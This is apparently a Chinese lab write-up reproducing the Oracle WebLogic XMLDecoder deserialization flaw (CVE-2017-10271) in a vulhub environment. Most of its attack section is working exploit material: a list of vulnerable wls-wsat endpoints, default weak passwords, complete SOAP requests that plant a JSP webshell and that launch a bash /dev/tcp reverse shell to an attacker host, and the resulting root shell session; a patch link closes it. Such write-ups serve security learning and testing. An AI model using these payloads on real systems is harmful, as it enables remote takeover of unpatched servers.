weblogic-XMLDecoder反序列化（CVE-2017-10271）

漏洞复现-CVE-2017-10271


0x00 前言

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令。

影响版本：10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0, 12.2.1.2.0

0x01 环境搭建

这里是用的vulhub进行环境搭建



http://192.168.12.130:7001/console/login/LoginForm.jsp

ORACLE WebLogic Server® 11g Administration Console

欢迎使用

登录以使用 WebLogic Server 域


用户名:

口令:

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)
Oracle WebLogic Server 管...
192.168.12.130:7001/console/log
搜索
INT
SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-
Load URL
Split URL
Execute
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
登录

0x02 工具利用

1、`weblogicVuln`



选择漏洞：CVE-2017-10271 XMLDecoder反序列化漏洞（1）

地址：http://192.168.12.130:7001/

V2.0

增加批量检测漏洞功能

去除登陆密码框

V1.0


weblogic administrator 控制台路径泄漏漏洞
弱口令
WebLogic, weblogic, Oracle@123, password, system, Administrator, admin

CVE-2014-4210 Weblogic SSRF漏洞:
影响版本：10.0.2，10.3.6
http://127.0.0.1:7001/uddiexplorer/SearchPublicRegistries.jsp

CVE-2017-3506&CVE-2017-10271 XMLDecoder 反序列化漏洞:

存在漏洞

http://192.168.12.130:7001/存在漏洞！ --2023-03-08 19:51:20
当前应用目录：/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/wls-wsat/54p17w/war--2023-03-08 19:51:20



选择漏洞：CVE-2017-10271 XMLDecoder反序列化漏洞（1）

地址：http://192.168.12.130:7001/

命令：whoami

UTF-8

```
root
```

0x03 手工利用

```
# 漏洞地址，这些漏洞地址均可尝试
/wls-wsat/CoordinatorPortType
/wls-wsat/RegistrationPortTypeRPC
/wls-wsat/ParticipantPortType
/wls-wsat/RegistrationRequesterPortType
/wls-wsat/CoordinatorPortType11
/wls-wsat/RegistrationPortTypeRPC11
/wls-wsat/ParticipantPortType11
/wls-wsat/RegistrationRequesterPortType11
```

1、准备好webshell


```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your-ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 638

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java><java version="1.4.0" class="java.beans.XMLDecoder">
    <object class="java.io.PrintWriter">

<string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test.js
p</string>
```

```
    <void method="println"><string>
    <![CDATA[
<% out.print("webshell"); %>
    ]]>
    </string>
    </void>
    <void method="close"/>
    </object></java></java>
    </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

2、打开burp抓包，改包后重发




```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.12.130:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 648

<soapenv:Envelope xmlns:soapenv="
http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
    <work:WorkContext xmlns:work="
http://bea.com/2004/06/soap/workarea/">
    <java><java version="1.4.0" class="java.beans.XMLDecoder">
    <object class="java.io.PrintWriter">
    <string>
servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/wa
r/test.jsp</string>
    <void method="println">
<string>
    <![CDATA[
<% out.print("webshell"); %>
    ]]>
    </string>
    </void>
    <void method="close"/>
    </object></java></java>
    </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

```
HTTP/1.1 500 Internal Server Error
Connection: close
Date: Wed, 08 Mar 2023 12:05:47 GMT
Content-Type: text/xml; charset=utf-8
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 5277

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="
http://schemas.xmlsoap.org/soap/envelope/"><S:Body><S:Fault xmlns:ns4="
http://www.w3.org/2003/05/soap-envelope"><faultcode>S:Server</faultcode><
faultstring>java.io.PrintWriter cannot be cast to java.lang.String</faultstring
><detail><ns2:exception xmlns:ns2="http://jax-ws.dev.java.net/" class="
java.lang.ClassCastException" note="To disable this feature, set
com.sun.xml.ws.fault.SOAPFaultBuilder.disableCaptureStackTrace system property
to false"><message>java.io.PrintWriter cannot be cast to java.lang.String</
message><ns2:stackTrace><ns2:frame class="
weblogic.wsee.workarea.WorkContextXmlInputAdapter" file="
WorkContextXmlInputAdapter.java" line="111" method="readUTF"/><ns2:frame class=
"weblogic.workarea.spi.WorkContextEntryImpl" file="WorkContextEntryImpl.java"
line="92" method="readEntry"/><ns2:frame class="
weblogic.workarea.WorkContextLocalMap" file="WorkContextLocalMap.java" line="
179" method="receiveRequest"/><ns2:frame class="
weblogic.workarea.WorkContextMapImpl" file="WorkContextMapImpl.java" line="163"
method="receiveRequest"/><ns2:frame class="
weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="
WorkContextServerTube.java" line="71" method="receive"/><ns2:frame class="
weblogic.wsee.jaxws.workcontext.WorkContextTube" file="WorkContextTube.java"
line="107" method="readHeaderOld"/><ns2:frame class="
weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="
WorkContextServerTube.java" line="43" method="processRequest"/><ns2:frame class
="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="866" method="__doRun"
/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="815"
method="_doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="
Fiber.java" line="778" method="doRun"/><ns2:frame class="
com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="680" method="runSync"/><
ns2:frame class="com.sun.xml.ws.server.WSEndpointImpl$2" file="
WSEndpointImpl.java" line="403" method="process"/><ns2:frame class="
com.sun.xml.ws.transport.http.HttpAdapter$HttpToolkit" file="HttpAdapter.java"
line="539" method="handle"/><ns2:frame class="
com.sun.xml.ws.transport.http.HttpAdapter" file="HttpAdapter.java" line="253"
method="handle"/><ns2:frame class="
```

访问`http://192.168.12.130:7001/bea_wls_internal/test.jsp`验证漏洞是否存在



http://192.168.12.130:7001/bea_wls_internal/test.jsp


webshell

3、改包后再次发送，kali打开监听

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your_ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
```

```
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 633

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.12.131/4444 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```



```
┌──(root㉿kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.12.130: inverse host lookup failed: Unknown host
connect to [192.168.12.131] from (UNKNOWN) [192.168.12.130] 35690
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain#
```


```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.12.130:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 639

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <
soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.12.131/4444 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

```
HTTP/1.1 500 Internal Server Error
Connection: close
Date: Wed, 08 Mar 2023 12:23:51 GMT
Content-Type: text/xml; charset=utf-8
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 5387

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="
http://schemas.xmlsoap.org/soap/envelope/"><S:Body><S:Fault
xmlns:ns4="http://www.w3.org/2003/05/soap-envelope"><faultcode>
S:Server</faultcode><faultstring>0</faultstring><detail><
ns2:exception xmlns:ns2="http://jax-ws.dev.java.net/" class="
java.lang.ArrayIndexOutOfBoundsException" note="To disable this
feature, set
com.sun.xml.ws.fault.SOAPFaultBuilder.disableCaptureStackTrace
system property to false"><message>0</message><ns2:stackTrace><
ns2:frame class="com.sun.beans.ObjectHandler" file="
ObjectHandler.java" line="139" method="dequeueResult"/><
ns2:frame class="java.beans.XMLDecoder" file="XMLDecoder.java"
line="206" method="readObject"/><ns2:frame class="
weblogic.wsee.workarea.WorkContextXmlInputAdapter" file="
WorkContextXmlInputAdapter.java" line="111" method="readUTF"/><
ns2:frame class="weblogic.workarea.spi.WorkContextEntryImpl"
file="WorkContextEntryImpl.java" line="92" method="readEntry"/>
<ns2:frame class="weblogic.workarea.WorkContextLocalMap" file="
WorkContextLocalMap.java" line="179" method="receiveRequest"/><
ns2:frame class="weblogic.workarea.WorkContextMapImpl" file="
WorkContextMapImpl.java" line="163" method="receiveRequest"/><
ns2:frame class="
weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="
WorkContextServerTube.java" line="71" method="receive"/><
ns2:frame class="
weblogic.wsee.jaxws.workcontext.WorkContextTube" file="
WorkContextTube.java" line="107" method="readHeaderOld"/><
ns2:frame class="
```

4、获取shell



```
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain# whoami
<Middleware/user_projects/domains/base_domain# whoami
root
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain# ls
ls
LOGGER_Log_2023-03-07.txt
autodeploy
bin
config
console-ext
fileRealm.properties
init-info
lib
security
servers
startWebLogic.sh
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain#
```

0x04 修复方案

```
官方补丁修复
前往Oracle官网下载10月份所提供的安全补丁
http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html
```